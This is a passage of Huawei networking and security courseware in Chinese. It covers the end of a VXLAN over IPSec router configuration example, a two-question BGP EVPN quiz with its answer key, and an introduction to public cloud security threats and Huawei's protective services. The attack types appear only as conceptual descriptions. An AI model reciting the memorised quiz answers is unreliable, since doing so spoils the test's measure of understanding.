[R3-ike-peer-22] ike-proposal 1
[R3-ike-peer-22] pre-shared-key cipher YsHsjx_123456
[R3-ike-peer-22] remote-address 10.2.1.1
[R3-ike-peer-22] quit
```

- 配置IPSec安全策略。

```
[R1] ipsec policy map1 2 isakmp
[R1-ipsec-policy-isakmp-map1-2] ike-peer 23
[R1-ipsec-policy-isakmp-map1-2] proposal s1
[R1-ipsec-policy-isakmp-map1-2] security acl 3000
[R1-ipsec-policy-isakmp-map1-2] quit
```

```
[R2] ipsec policy user1 2 isakmp
[R2-ipsec-policy-isakmp-user1-2] ike-peer 24
[R2-ipsec-policy-isakmp-user1-2] proposal s1
[R2-ipsec-policy-isakmp-user1-2] security acl 3001
[R2-ipsec-policy-isakmp-user1-2] quit
```

```
[R3] ipsec policy map1 2 isakmp
[R3-ipsec-policy-isakmp-map1-2] ike-peer 21
[R3-ipsec-policy-isakmp-map1-2] proposal s1
[R3-ipsec-policy-isakmp-map1-2] security acl 3000
[R3-ipsec-policy-isakmp-map1-2] quit
[R3] ipsec policy user1 2 isakmp
[R3-ipsec-policy-isakmp-user1-2] ike-peer 22
[R3-ipsec-policy-isakmp-user1-2] proposal s1
[R3-ipsec-policy-isakmp-user1-2] security acl 3001
[R3-ipsec-policy-isakmp-user1-2] quit
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VXLAN Over IPSec配置举例（6）

- 接口上应用IPSec策略。

```
[R1] interface GigabitEthernet 0/0/1
[R1-GigabitEthernet0/0/1] ipsec policy map1
[R1-GigabitEthernet0/0/1] quit
```

```
[R2] interface GigabitEthernet 0/0/1
[R2-GigabitEthernet0/0/1] ipsec policy user1
[R2-GigabitEthernet0/0/1] quit
```

```
[R3] interface GigabitEthernet 0/0/1
[R3-GigabitEthernet0/0/1] ipsec policy map1
[R3-GigabitEthernet0/0/1] quit
[R3] interface GigabitEthernet 0/0/2
[R3-GigabitEthernet0/0/2] ipsec policy user1
[R3-GigabitEthernet0/0/2] quit
```

- 验证结果。
  - 查看建立的安全联盟。

```
[R3] display ike sa
  Conn-ID    Peer                VPN        Flag（s）        Phase
  ---------------------------------------------------------------------------
  2189       10.1.1.1:500                   RD|A             v2:2
  2188       10.1.1.1:500                   RD|A             v2:1
  2183       10.2.1.1:500                   RD|A             v2:2
  2178       10.2.1.1:500                   RD|A             v2:1
```

  - 查看VXLAN隧道

```
[R3] display vxlan tunnel
 Tunnel ID       Source          Destination        State     Type
 ---------------------------------------------------------------------------
 4026531842      3.3.3.3         1.1.1.1            up        static
 4026531841      3.3.3.3         2.2.2.2            up        static
 ---------------------------------------------------------------------------
 Number of vxlan tunnel : 2
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

思考题

1. （判断题） BGP EVPN Type2 主机IP路由可以用于传递ARP信息。
   A. 正确
   B. 错误
2. （单选题） 以下关于BGP EVPN的描述，错误的是哪一项?
   A. 通过MP_REACH_NLRI携带路由
   B. 通过扩展团体属性携带RT值
   C. 通过MP_REACH_NLRI携带L2 VNI、L3 VNI
   D. 通过Next_Hop属性携带路由下一跳地址

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. A
2. D

本章总结

- VXLAN使用三层路由网络作为其Underlay网络，在其上通过隧道构建Overlay虚拟网络，可以支持大规模的租户网络。
- VXLAN自身并没有定义控制面，为了限制BUM流量的泛洪，需要借助其他控制层面的协议来优化BUM流量的转发。
- BGP EVPN通过扩展BGP协议新定义了几种BGP EVPN路由。这些BGP EVPN路由可以用于传递VTEP地址、主机信息和路由信息，从而有效帮助VXLAN限制BUM流量的泛洪。
- VXLAN通过和其他技术或设备的结合保证了端到端数据传输的安全。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。

Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

公有云安全

HUAWEI

前言

- 面对企业愈发丰富的业务产品部署和频繁的环境变动需求，传统的IT架构存在许多问题和不足，如高耦合性、低可扩展性、缺乏灵活性、安全性和可靠性差等，难以满足企业相关需求。
- 公有云提供了一种灵活、可靠、高效和经济的IT基础设施和服务模式，使用户能够快速部署和扩展业务环境，从而降低成本、提高业务的敏捷性和竞争力。但云服务提供商在提供服务的过程中，可能会面临各种安全威胁。
- 本章节介绍公有云的基本概念、公有云安全挑战及相关的安全防护技术和安全服务。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 描述公有云基本特点
  - 熟悉公有云常见安全威胁
  - 熟悉公有云网络安全防护
  - 熟悉公有云主机安全防护
  - 熟悉公有云数据安全防护
  - 熟悉公有云应用安全防护

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. **公有云概述**
   - 公有云介绍
   - 公有云安全概述
2. 公有云安全威胁
3. 公有云安全防护

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

什么是公有云?

- **概念**
  - 公有云是指第三方提供商通过公共Internet为用户提供的云服务，用户可以通过Internet访问云并享受各类服务，包括并不限于计算、存储、网络等。公有云服务的模式可以是免费或按量付费。
- **特点和价值**
  - 公有云的核心属性是共享资源服务。第三方提供商将共享的计算、存储、网络等资源按需提供给用户。对于用户来说，由于不需要进行初始IT基础设施投资就可以通过按需付费的方式享受IT服务，数字化门槛和IT成本都大幅降低。
  - 对于多数中小型企业或初创型企业而言，上公有云是最佳选择。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 从运营角度：尤其对于中小型企业来说，没有充足的预算购买设备、短时间使用并释放（测试、验证等）、需要超大规模计算能力等都可以通过公有云满足。
- 从运维角度：通过使用公有云，用户将不需要关注上述问题，只需要关注自身业务即可，大大减轻了维护的复杂度及维护开支，转而聚焦业务持续创新。
- 从安全角度：主流的公有云提供商提供服务通过了大部分安全及隐私等级认证，能够高效保障用户的数据及隐私安全。

公有云架构

- 公有云常见的架构如下图所示，包含IaaS、PaaS、SaaS、运维、运营、安全六大部分。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- IaaS层主要是将计算、存储、网络资源的抽象化后将资源提供给用户使用，并根据实际运用需求，提供对应服务。
- PaaS层基于IaaS层为用户提供容器服务、微服务开发等服务，即将一个开放平台作为服务提供给用户。
- SaaS层主要提供场景化的应用，即将应用作为服务提供给用户。
- 在运维层面，公有云提供面向用户侧和面向平台侧的运维能力。公有云为使用云服务的用户提供用户运维能力，例如权限控制、性能监控，状态监控，故障告警等。而在平台侧，是由公有云保障团队进行运维，保障平台的高可靠性、高可用性及安全性等。
- 在运营层面，公有云提供面向用户侧和面向平台侧的运营能力。用户拥有提交工单、订单、计费等运营能力，以协助用户了解运营成本、分析业务趋势。公有云运营团队对用户的工单、投资进行处理与管控，同时对于公有云的整体收入进行可视化管理。
- 在安全层面，公有云需要提供系统安全、平台安全、运维安全及网络安全等方面需求，以保障用户及云服务提供商的数据财产安全。
- RDS：关系型数据库服务。
- CAE：云应用引擎，一个面向WEB、微服务应用的Serverless托管服务，提供极速部署、极低成本、极简运维的一站式应用托管方案。
- DevCloud：是面向开发者提供的一站式云端DevSecOps平台，即开即用，随时随地在云端交付软件全生命周期，覆盖需求下发、代码提交、代码检查、代码编译、验证、部署、发布，打通软件交付的完整路径，提供软件研发流程的端到端支持。

公有云的三种服务模式

- 公有云的服务模式一直在进行发展和改进，在业界中通常将其模式分为如下三种：
  - **IaaS**：基础设施即服务
  - **PaaS**：平台即服务
  - **SaaS**：软件即服务



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 对于用户而言，三种服务模式之间的关系是独立的，因为面向的用户群体不同；如果从技术角度而言，三者并不是简单的继承关系，SaaS基于PaaS，而PaaS基于IaaS。三种服务模式具有各自的特点：
  - IaaS是基础设施即服务。指把IT基础设施作为一种服务通过网络对外提供。
    - 用户无需构建数据中心，而是通过租用的方式来使用基础设施服务，包括服务器、存储和网络等。
    - 使用模式上，IaaS与传统的主机托管有相似之处，但在服务的灵活性、扩展性和成本等方面IaaS具有很强的优势。
  - PaaS是平台即服务。云端已经搭建软件平台，客户租用所需的软件平台。
    - 用户使用时，云端已经搭建好了操作系统、数据库、中间件，运行库等。
    - 相对于IaaS，PaaS的自由度和灵活度比较低，不太适合专业性比较高的IT技术从业人员。
  - SaaS是软件即服务。云端已经部署客户所需的操作系统、中间件、数据库、运行库、软件应用。大多数SaaS应用程序可直接通过浏览器运行，无需客户端安装。

公有云与传统IT系统相比的优势

对比项	传统IT	公有云
资源利用率	资源利用率低 • 传统服务器的资源占用率不均衡，个别在30% - 40%，一般在10%，企业所投产的IT资源未得到有效利用。	资源利用率高 • 按需求选择不同规格型号的云服务，充分利用资源。
成本	费用高昂 • 在准备网络资源，计算资源，存储资源时会产生巨大费用。随着业务递增，成本越来越大。	节省费用 • 业务递增时，使用公有云强大的弹性计算能力，可以随时新增或释放资源。 • 计算模式多样，可以选择包年包月或者按需计费。
可扩展性	可扩展性差 • 架构通常需要较长的时间和大量的资源来升级或降级。	可扩展性好 • 可扩展性使得企业可以更好地掌握成本和资源的控制。 • 企业可以根据需要随时升级或降级自己的计算能力和存储容量。
业务上线时长	业务上线时间长 • 部署新的业务，需要数月到数年。	业务快速上线 • 界面操作，快速完成资源购买、启动、跟新。 • 利用丰富的应用、高可用的模版和方案部署业务。
维护周期	维护周期长 • 故障恢复周期长。 • 维护人力成本高。	维护时间短 • 勾选资源规格，一键式快速升级。 • 多渠道售后保障业务持续高效运行。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. **公有云概述**
   - 公有云介绍
   - 公有云安全概述
2. 公有云安全威胁与挑战
3. 公有云安全防护

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

安全设计的意义

- 安全威胁一直存在，要保障业务连续、数据保密，就要做好安全防护。同时，合规要求已经是企业业务建设的基本准则。

安全威胁一直存在

- 2019年2月，GitHub遭受1.35 Tbps DDoS攻击。
- 2020年H1，DDoS攻击量同比增加2.5倍。
- 2020年6月，某CSP遭受史上最大攻击，高达2.3 Tbps。
- 2020年，据Canalys估测，1年数据泄漏量大于过去15年数据泄露量总和；勒索攻击呈现60%增长。


合规遵从成为业务基本要求

- 欧盟：GDPR。
- 中国：网络安全法，网络安全等级保护2.0，数据安全法。
- 各国出台法律，加强数据、隐私保护。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

企业上云安全诉求

企业上云4大安全诉求



业务连续不中断

1. 防DDoS网络攻击
2. 防黑客入侵
3. 安全产品高可用

便捷运维高可控

1. 配置安全策略
2. 风险识别和处置
3. 操作可审计、追溯

数据保密不外泄


1. 防外部窃取
2. 非授权不可见（内鬼）
3. 云服务商不可见

合规遵从

1. 安全等级保护
2. 数据安全法
3. 个人信息保护法

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

五大安全维度应对云上安全诉求




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. 公有云概述
2. **公有云安全威胁**
3. 公有云安全防护

Copyright © Huawei Technologies Co., Ltd. All rights reserved.




- 企业上云顾虑点：
  - 数据被服务商利用：决策者担心自己的核心数据被云服务提供商“偷窥”或利用，尤其是企业和服务商其他业务存在竞争关系的时候；
  - 迁移成本和被绑架：多数企业系统历经多年构建，如果要云端迁移，需要重新构建，重构过程耗时、耗力、技术难度大，技术人员需重新赋能和适应；
  - 云上存在安全风险：重要数据存在云服务商的数据中心之中，一些安全风险将可能引发范围广、系统性的安全威胁，例如数据泄露、系统漏洞、账户劫持等；
  - 业务连续性不能保证：企业业务都在云上，担心云服务商平台宕机了，影响到用户业务系统的连续性。

云安全趋势与安全风险

安全趋势

- 整体合规环境收紧、外部攻击多样化。
- 企业安全合规策略更新，覆盖云环境中对于资源、数据及身份的使用。
- 企业数据与业务暴露面变大，约一半的企业在2021年明确增加安全预算/增加安全人员，仍需要提高对安全的重视程度。



数据来源：普华永道Global Digital Trust Insights Survey 2021

CSA 12大云服务安全风险

1：数据泄露
2: 身份登陆信息和访问管理不到位
3: 不安全的接口和API
4: 系统安全漏洞
5: 账户劫持
6：恶意内部人员
7：APT高级持续性威胁
8：数据丢失
9：调查不足
10：滥用和违法使用云服务
11：拒绝服务攻击
12：共享技术，共享威胁

公有云TOP5风险

1：拒绝服务攻击（DDoS）
2：登陆身份信息和访问控制不到位（弱密码）
3：系统安全漏洞
4：滥用和违法使用云服务
5：数据丢失


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 云安全趋势：企业数据与业务暴露面变大，企业在安全方面投入增大。

DDoS攻击

- DDoS（Distributed Denial of Service，分布式拒绝服务）攻击是一种分布式的DoS攻击。DoS即拒绝服务，其利用TCP/IP协议缺陷，通过占用协议栈资源或者发起大流量拥塞，达到消耗目标机器性能或者带宽资源的目的。不同于其他的留有木马后门或劫持数据的方式，DoS攻击并不威胁敏感数据，使合法用户不能获得应有的服务。
- DDoS即分布式拒绝服务，在DoS攻击的基础上，将多个计算机联合起来作为攻击平台，对一个或多个目标发动DDoS攻击，从而成倍地提高拒绝服务攻击的威力，使目标服务器无法提供正常服务。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

登陆身份信息和访问控制不到位


- 登陆身份信息管理不足，会增加账号乱用的可能性，从而导致数据泄露或业务系统受损，如特权账号管理不当或离职员工账号不及时冻结，可能会导致未授权人员进入系统、影响业务正常运行。
- 访问控制不到位会导致未经授权的用户或者恶意攻击者获取敏感信息、篡改数据、破坏系统可用性和稳定性。
- 登陆身份信息和访问控制不到位的负面影响主要包括：

1.数据披露-技术影响-机密性	4.越权操作发布违规信息-法律影响
2.数据丢失-技术影响-可用性	5.因事件响应和取证而产生的财务费用-经济影响
3.数据破坏-技术影响-完整性	6.公司声誉-声誉影响

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

系统漏洞

- 系统漏洞是云计算系统中普遍存在的安全设计缺陷。攻击者可能会利用它们入侵系统，破坏数据的机密性、完整性和可用性，从而影响服务正常运营。所有云计算系统组件都可能包含使云服务易受攻击的漏洞。
- 实施针对系统漏洞的安全强化措施对于降低此类安全风险至关重要。系统漏洞引发的安全风险有:



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 远程代码执行：某些系统漏洞可能允许攻击者通过远程执行恶意代码或命令来控制云计算系统。攻击者可以利用这种漏洞来窃取数据、修改配置、操纵系统行为或者传播恶意软件。
- 身份验证绕过：系统漏洞可能导致身份验证机制被攻击者绕过，从而使攻击者能够访问受限资源或以其他用户身份执行操作。这可能导致未经授权的访问、数据泄露或服务滥用。
- 缓冲区溢出：某些系统漏洞可能导致缓冲区溢出，攻击者可以利用这种漏洞向系统输入超过其容量的数据，从而覆盖内存中的关键信息或控制程序执行流程。这可能导致系统崩溃、执行恶意代码或提权。
- 拒绝服务攻击：某些系统漏洞可能被攻击者利用来发起拒绝服务攻击，通过占用资源或发送大量无效请求来使系统无法正常运行。这可能导致系统的可用性降低，影响用户体验或造成经济损失。

滥用和违法使用云服务

- 公有云以灵活、高效、经济和可靠等优势，被越来越多的个人和企业使用。但由于其注册过程身份验证不严格、上云资源审查不细致，导致公有云常被恶意攻击者非法滥用，进行各类违规违法活动。
- 常见的云服务滥用行为包括：

1.分布式拒绝服务攻击（DDoS）

2.违法内容传播（黄毒赌）

3.传播恶意软件（僵木蠕）

4.传播垃圾电子邮件

5.网络钓鱼攻击

6.远程暴力破解

7.利用资源破解秘钥

8.托管恶意内容


9.电子货币挖矿

10.搭建诈骗网站

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

数据丢失

- 云服务提供商在提供服务的过程中，一旦数据丢失，可能会导致云服务的可用性受到威胁，从而影响用户的业务。此外，数据丢失还可能导致信息系统的漏洞被利用，从而使得黑客能够成功攻击云服务资源，进而导致系统入侵，业务停摆等问题，甚至会导致法律合规风险。
- 数据丢失对于任何一个企业来说都是灾难性事件，在云计算环境中，不同类型的服务或组件均存在数据丢失风险：



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- 在云计算环境中，不同类型服务或组件都可能存在数据丢失问题：
  - IaaS 基础设施即服务中，如服务器、存储硬件故障、人为操作失误或管理不当、安全漏洞等都可能都是数据丢失。
  - PaaS 是基于IaaS构建的，除了面临IaaS中存在数据丢失风险，还面临，应用开发环境不安全、应用部署配置不当等可能都是数据丢失。
  - SaaS 除Iaas和PaaS数据丢失风险外，还面临，数据传输、数据存储、数据使用、数据共享及外部攻击等可能都是数据丢失。
  - 病毒、木马、勒索软件等恶意软件导致数据丢失或永久删除，如勒索病毒加密云用户的数据并要求支付赎金以解密数据，如果用户拒付，勒索软件可能会永久删除数据。
  - 攻击者在未经授权的情况下恶意入侵系统或应用，可能导致数据丢失、泄露和篡改等。
  - 配置不当或错误配置，导致系统或应用程序无法正常运行或暴露安全漏洞，进而导致数据丢失，常见的方式有数据位备份、权限配置错误导致未经授权的的访问或误删除数据，为启用安全措施导致系统容易遭受攻击等。
  - 安全漏洞是系统或应用程序存在未被发现或未被修复的已知漏洞或弱点，可能被恶意用户或黑客攻击，导致数据丢失，常见的方式有SQL注入攻击、跨站脚本攻击、恶意软件攻击等。
  - 管理不足是个人或组织对数据进行管理存在不完整或不规范的情况，导致数据丢失，常见的有不完善的数据备份策略、弱密码或访问控制、缺乏数据分类和保密措施、不规范的数据处理和共享、缺乏数据安全监控和审计等。

目录

1. 公有云概述
2. 公有云安全威胁
3. **公有云安全防护**
   - 公有云安全架构
   - 工作负载安全
   - 应用安全
   - 网络安全
   - 数据安全
   - 安全管理

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

华为公有云安全防护架构



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 安全通信网络
  - DDoS攻击使用DDoS防护服务；
  - Web类攻击采用WAF防护；
  - 采用SSL证书进行通信加密。
- 安全区域边界
  - 互联网边界、VPC之间采用云防火墙。
- 安全计算环境
  - 主机安全服务、容器安全服务；
  - VPC内访问控制使用网络ACL+安全组；
  - 数据安全中心实现数据全生命周期安全管理；
  - 存储默认启用数据加密；
  - 关键数据库部署DBSS数据库安全服务。
- 安全管理中心
  - 通过态势感知服务保障云上资源安全；
  - 漏扫定时扫描云上各资源漏洞；
  - 使用云日志、云审计、云监控管理云上资源；

- 堡垒机接入运维。

华为公有云安全防护服务


- 华为公有云安全防护服务可分为以下五个领域，租户可根据业务需求使用合适的安全防护服务，构筑云端多层次安全防护体系。

领域	防护措施	防护产品	
工作负载安全	持续监控和消除云工作负载中的威胁，保障云工作负载安全。	企业主机安全HSS 云堡垒机CBH	容器安全服务CGS
网络安全	通过网络层安全服务配置，实现云上资源隔离、网络边界防护等。	云防火墙CFW	DDoS高防服务AAD
应用安全	通过应用层安全服务配置，拦截应用层攻击，保护应用服务安全。	Web应用防火墙WAF	应用信任中心ATC
数据安全	对数据资产进行全生命周期管理，保障数据使用全流程安全可视、可控、可溯。	数据安全中心DSC 数据库安全DBSS	数据加密服务DEW 云证书管理CCM
安全管理	对云上环境进行管理，尽可能降低云上环境的风险，保证云上安全。	统一身份认证IAM 管理检测与响应MDR 态势感知SA	威胁检测服务MTD 安全运营中心SOC 合规治理云图Compass

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

责任共担模型

- 在云服务模式下，华为云与客户共同承担云环境的安全防护责任。华为云负责云服务自身的安全，提供安全的云；租户负责云服务内部的安全，安全地使用云。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 在云服务模式下，如何保障云上安全，成为大多数企业和客户的首要关注问题。
- 云服务提供商致力于保障其所提供的IaaS、PaaS和SaaS各类各项云服务自身的安全及基础设施安全。但企业的云安全保障不能完全依赖于云服务提供商，企业需要基于业务需求，合理使用和配置云服务能力以自建安全能力和安全防护体系，从而构建完整的云上安全体系。
